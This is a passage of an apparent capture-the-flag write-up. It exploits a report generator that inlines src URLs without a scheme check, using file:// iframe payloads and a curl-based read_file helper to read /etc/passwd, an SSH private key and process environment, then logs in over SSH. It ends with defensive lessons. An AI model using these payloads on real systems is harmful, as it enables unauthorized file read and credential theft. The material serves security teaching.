
“As an administrator, you can generate system reports.” The input is a Jodit WYSIWYG editor, and a WYSIWYG editor’s entire purpose is to produce HTML. Submitting hello echoes hello into a Report Output panel, which tells us the server takes our markup, processes it, and hands something back.
The request behind the button is plain form-encoded HTML in a single parameter:
1
2
3
4
5
6
POST /dashboard/report HTTP/1.1
Host: 10.1.132.245:8080
Content-Type: application/x-www-form-urlencoded
Cookie: session=eyJ1c2VyX2lkIjoyfQ.amkB8Q._J4-Mv7DzzFltIIJ7RP0qyaveKE

report_html=<url-encoded HTML>
The Jodit instance is configured with a source button (the </> icon at the far left of the toolbar), so raw HTML can be typed straight into the editor without leaving the browser. Going to Burp is still the better move, because it takes the editor’s own normalisation out of the loop and lets you see the response body rather than the rendered page.
The editor is client-side decoration. Jodit’s toolbar restricts what a user can express, not what the endpoint accepts. Any time a rich-text control fronts a server-side renderer, ignore the widget entirely and talk to the endpoint directly. The filtering you can see is never the filtering that matters.
8.2 What the server actually does with report_html
“Generate a report” here does not mean render to PDF or screenshot the markup. The server does something much more specific, and the response body gives it away exactly. Submit an element with a src attribute and the response contains that same element, with the same width and height, but with the src rewritten:
1
2
<iframe src="data:image/jpeg;base64,LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUg..."
        width="800" height="500"></iframe>
The server walked the submitted HTML, resolved every src it found, read the bytes, and re-emitted the element with the content inlined as a data: URI. That is a self-contained-document feature: a report that inlines its own assets can be emailed, archived, or opened offline without any of its images breaking. It is a completely reasonable thing to want, and it is what gives the box its name. The report embeds its resources.
Two details in that rewritten tag are worth pausing on:
- The MIME type is hardcoded to
image/jpeg. The server never sniffs what it read; it labels every inlined blob a JPEG regardless of content. That is why Burp’s Render tab draws a broken placeholder rather than showing the file: the browser is told “this is a JPEG”, hands the bytes to the JPEG decoder, and the decoder rejects a text file. The read succeeded; only the display failed. widthandheightsurvive intact. The element was reconstructed attribute by attribute rather than the document being handed wholesale to a rendering engine, which confirms this is a targeted URL-rewriting pass rather than a headless browser.
The vulnerability is the missing scheme check. Resolving a src means resolving a URL, and a URL has a scheme. Nobody wrote down which schemes were allowed, so file:// resolves exactly as readily as https://, and the inliner cheerfully reads any path the Gunicorn user can open and hands it back base64-encoded.
This is the second half of the pattern section 6.3 exposed. The messaging feature rendered attacker HTML in the victim’s browser and gave us the victim’s session. The report feature resolves attacker HTML server-side and gives us the server’s filesystem.
A resource inliner is a fetcher operating on attacker-chosen URLs. Whatever performs the work, a bespoke
src-rewriting pass like this one, a headless Chromium, wkhtmltopdf, WeasyPrint, or an XML or SVG parser, its job description is “go get whatever this document points at”. Handing it attacker-controlled markup delegates that fetching capability to the attacker.file://gives arbitrary file read. If the same code path also honourshttp://, thenhttp://169.254.169.254/gives cloud instance metadata andhttp://127.0.0.1:<port>/gives every service the host believed was internal, so always test that scheme too before writing the finding up as file read alone.
8.3 Reading /etc/passwd
1
<iframe src="file:///etc/passwd" width="800" height="500"></iframe>
URL-encoded into the parameter, that is the request sent from Repeater:

1
report_html=%3Ciframe+src%3D%22file%3A%2F%2F%2Fetc%2Fpasswd%22+width%3D%22800%22+height%3D%22500%22%3E%3C%2Fiframe%3E
The Report Output box in the render pane shows the expected broken placeholder. The loot is in the raw response, in the data: URI. Everything after the base64, marker is the file:
1
2
3
4
5
curl -s -X POST "http://$IP:8080/dashboard/report" \
     -b "session=$TOMMY_SESSION" \
     -H 'Content-Type: application/x-www-form-urlencoded' \
     --data-urlencode 'report_html=<iframe src="file:///etc/passwd"></iframe>' \
| grep -oE 'base64,[A-Za-z0-9+/=]+' | cut -d, -f2 | base64 -d
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:996:996:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:995:65534:sshd user:/run/sshd:/usr/sbin/nologin
tommy:x:1000:1000::/home/tommy:/bin/bash
Arbitrary file read, with the privileges of whatever user Gunicorn runs as. Read the output for what it says about the host, not just for the fact that it worked:
tommy:x:1000:1000::/home/tommy:/bin/bashis the only non-system account, sitting at the first regular UID. The web application’stommyand the operating system’stommyare the same person, and he has a real login shell.- The account list is minimal, and there is a
sshduser with/run/sshd, which confirms an SSH daemon lives in this filesystem. That daemon is the Debian 13 build on port 2222, not the Ubuntu one on 22. - No
ubuntu, noec2-user, nossm-user. This is a purpose-built container image, consistent with everything sections 1.2 and 1.3 predicted.
8.4 Reading the SSH private key
tommy has a home directory and a shell, so the next request writes itself:
1
<iframe src="file:///home/tommy/.ssh/id_rsa" width="800" height="500"></iframe>
The response comes back with the key inlined, still mislabelled as a JPEG:
1
2
3
<iframe src="data:image/jpeg;base64,LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnph
QzFyWlhrdGRqRUFBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUJGd0FBQUFkemMyZ3RjbgpOaEFBQUFBd0VB
[...]" width="800" height="500"></iframe>
LS0tLS1CRUdJTiBPUEVOU1NI is -----BEGIN OPENSSH before you have decoded a single byte, which is the fastest possible confirmation that the read landed. Decoding gives the key:
1
2
3
4
5
6
7
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAlZSfVLB8t9gFfxwPlGivok1SbR0QQxOitM7e1HZRIjPiqjlYTPEV
EFmxGUO7ZgvUVWvdyJdK1O9GPX9fhc5UudalAvcrKy98I8E3N6X7HG/Yyot7DK78P/cY0J
...
6a1Z3Nqe97pOkWlXAAAAEXJvb3RAMmQxNjYwNzg3NzhiAQ==
-----END OPENSSH PRIVATE KEY-----
Note the double encoding at work here: the renderer base64-encodes the file it read, and the file’s own content is a PEM blob that is itself base64. One base64 -d gets you the PEM; the PEM is what SSH wants.
Save it and lock the permissions down, because OpenSSH refuses to use a key that other users can read:
1
2
chmod 600 tommy_rsa
ssh-keygen -l -f tommy_rsa
1
2048 SHA256:d3eDj7qgn51TekKt7rVFWmwFAxMAtZAp/VnhLF7pFwA root@2d166078778b (RSA)
The comment field is worth a second look. root@2d166078778b is a 12-hex-character Docker container ID, and it is not the hostname we are about to land on. The key was generated by root inside a container during image build and baked into the image, then the image was deployed as a different container. Every deploy of this lab therefore ships the same private key, which is a finding in its own right and a reminder to check whether a recovered key is deployment-specific or image-wide.
8.5 Wrapping the primitive in a helper
Doing that by hand once is how you understand it. Doing it a second time is how you realise it should be a function. The response format is now known exactly, so the whole thing collapses into one line per path:
1
2
3
4
5
6
7
read_file() {
  curl -s -X POST "http://$IP:8080/dashboard/report" \
       -b "session=$TOMMY_SESSION" \
       -H 'Content-Type: application/x-www-form-urlencoded' \
       --data-urlencode "report_html=<iframe src=\"file://$1\"></iframe>" \
  | grep -oE 'base64,[A-Za-z0-9+/=]+' | cut -d, -f2 | base64 -d
}

Same key, one command, no Burp and no manual decoding. Two things make it this short:
--data-urlencodedoes the encoding, so the payload can be written as readable HTML instead of the%3Ciframe+src%3D%22...blob Repeater shows.grep -oE 'base64,[A-Za-z0-9+/=]+'anchors on thedata:URI’s separator, so it lifts the payload out of the surrounding page markup without needing an HTML parser. That works precisely because section 8.2 pinned down the response format.
From there the primitive is cheap enough to run a checklist against:
1
2
3
4
read_file /etc/hostname
read_file /proc/self/environ | tr '\0' '\n'
read_file /proc/self/cmdline  | tr '\0' ' '
read_file /home/tommy/.bash_history
Once you have an arbitrary-read primitive, work a checklist rather than improvising:
/etc/passwdfor users,/proc/self/environfor injected secrets,/proc/self/cmdlinefor how the app was launched,/app/*.pyor equivalent for source and the FlaskSECRET_KEY,~/.ssh/id_*for keys,~/.bash_history,/etc/shadowif the read runs as root. Here~/.ssh/id_rsapaid out first, but recovering theSECRET_KEYwould have been an equally complete compromise, because it would let us forge the session cookie for anyuser_idand skip the entire first half of the chain.
9. SSH and the Flag
Sections 1.2 and 1.3 already told us which port to use, and the TTL reading in particular told us that 2222 and 8080 are the same container. Still, it is worth watching the wrong port fail:
1
ssh -i tommy_rsa tommy@$IP
1
tommy@10.1.132.245: Permission denied (publickey).
Port 22 is the Ubuntu host. tommy does not exist there, his authorized_keys does not exist there, and no key we recover from inside the container will ever be accepted by it. Port 2222 is the Debian container whose /etc/passwd we just read:
1
ssh -i tommy_rsa -p 2222 tommy@$IP
1
2
3
4
5
6
7
Linux fcde7e46a443 6.17.0-1019-aws #19~24.04.1-Ubuntu SMP Tue Jun 23 18:53:06 UTC 2026 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

tommy@fcde7e46a443:~$
Everything the recon predicted, confirmed in one banner: the hostname fcde7e46a443 is a container ID (and, as noted, a different one from the key’s build-time comment), the userland is Debian, and the kernel string is the Ubuntu AWS host kernel shared through the container boundary.
1
2
ls
cat flag.txt
1
2
flag.txt
HSM{redacted}
Full compromise of the application, and the flag that demonstrates it.
Understanding the Attack Chain
| Primitive | Where it lives | Alone | Composed |
|---|---|---|---|
| Username uniqueness oracle | /update_profile | Low | High. Names the password’s owner. |
Rate limiting only on /login | Application-wide | Low | Enabling. 120 req/s on the oracle. |
Session keyed on user_id | Flask session cookie | Info | Enabling. Survives 501 renames. |
| Unattributed leaked password | OSINT | Low | High once the username is known. |
| MFA removal without re-auth | /api/mfa/disable | High | Critical. The bypass itself. |
| Raw HTML in message bodies | /messages/send | High | Critical. Supplies the session. |
| Server-side victim rendering | Message viewer | Info | Enabling. Guarantees delivery. |
| No scheme allow-list on the inliner | /dashboard/report | Critical | Critical. Yields the key. |
Inlined blobs typed image/jpeg | Same endpoint | Info | Enabling. No content check. |
| Private key readable by the app | ~/.ssh/id_rsa | Medium | Critical. Read becomes shell. |
| Image-baked SSH keypair | Docker image | Medium | High. Same key every deploy. |
| Container sshd exposed on 2222 | Banner drift, TTL delta | Info | Enabling. The landing point. |
A second factor that does not protect its own off switch is not a second factor. The TOTP implementation on this box is textbook: 160-bit seed, SHA1, six digits, thirty-second period, per-user secrets, correct rejection of bad codes. None of that was attacked, because none of it had to be. POST /api/mfa/disable accepted a zero-length body from any holder of a session cookie, and a stored XSS is a machine for producing requests from a session cookie. The general rule is that any operation which lowers an account’s authentication strength has to be gated on the strength being lowered: removing MFA must require a current MFA code, changing a password must require the old password, rotating a recovery email must require confirmation from the old one. Otherwise the strongest control on the account is only as strong as the weakest way to reach its settings page.
“HTML supported” and “generates a report” are the same feature written twice. Both take markup from a person who should not be trusted and hand it to something that will faithfully act on everything that markup expresses. In the messaging case that something is the recipient’s browser, so the attacker inherits the recipient’s identity. In the report case it is a server-side pass that resolves and inlines every src, so the attacker inherits the server’s filesystem. Note how narrow the report feature is: it does not execute scripts, it does not lay out a page, it does not render to an image. It only fetches the things the document points at. That was enough. The lesson is not “sanitise the message body” or “block file://”, though both are required here. It is that the capability you grant is the parser’s capability, not the subset of it you imagined users would want, and that the correct question during design is what can this reach rather than what will users type.
The composition is the exploit, and no single link is a critical. Rank the findings alone and you get a mediocre report: enumeration is a low, a leaked password with no username is a low, XSS in an internal messaging feature reachable only by authenticated users is a high at best, and an admin-only file read is a high that a client will happily accept as “requires administrative access”. Chain them and you go from a standard user account to a shell on the host without ever touching a memory-corruption bug, a public CVE, or a cracked hash. This is what real application compromise usually looks like, and it is the reason findings should be reported with the chains they participate in rather than as an unordered severity-sorted list.
Lessons Learned
- Gate every authentication downgrade on the factor being removed.
POST /api/mfa/disablemust require a current TOTP code, or the account password, or ideally both, and it must carry an anti-CSRF token. The same rule applies to changing the password, changing the recovery address, adding a new MFA device, and generating backup codes. Treat the account-security settings page as a re-authentication boundary, not as part of the ordinary session. - Never render user-supplied HTML. If the product genuinely needs rich text, store Markdown or a structured document format and render it server-side into a known-safe subset, or sanitise with a well-maintained allow-list library such as DOMPurify or Bleach on output. “HTML supported” as a documented feature of a message body is a decision to ship stored XSS. Layer a strict Content-Security-Policy on top so that a sanitiser bug is not immediately an account takeover.
- Restrict URL schemes and hosts in any server-side fetch driven by user input. The report inliner must accept
https://and nothing else, must reject local and link-local network ranges, and should run with no filesystem access beyond its own working directory. An allow-list of schemes is one line of code and it closes this entire finding. The generic form is server-side request forgery; see SSRF and File Inclusion for the wider family. - Do not label inlined content with a guessed MIME type. Every blob this endpoint returns is stamped
data:image/jpegregardless of what was read. That is a correctness bug that happens to be a security tell: had the server sniffed the content and refused to inline anything that was not actually an image, the/etc/passwdread would have failed closed. Validating that fetched bytes match the type the feature expects is a cheap second layer behind the scheme allow-list. - Make account existence unobservable, including behind authentication. Uniqueness collisions on a profile update leak the same information as a verbose registration error. Return a generic failure, and alert when one account attempts hundreds of distinct username changes in five seconds. That volume is not a user changing their mind, and it is trivially detectable in application logs.
- Rate-limit by what an endpoint reveals, not by what it is called.
/loginwas throttled and returned429under spraying;/update_profileaccepted 120 requests per second from the same session and answered the identical question. Every endpoint that discloses account state belongs behind the same budget as the login form, and the inventory of those endpoints has to be maintained deliberately, because it grows every time somebody adds a uniqueness constraint. - Question why the application container accepts SSH. Port 2222 existed only so this lab could be finished, but the same pattern appears in production for “debugging”. A container running a web application does not need an sshd; it needs logs, a metrics endpoint, and an orchestrator that can give you an exec session with a real audit trail.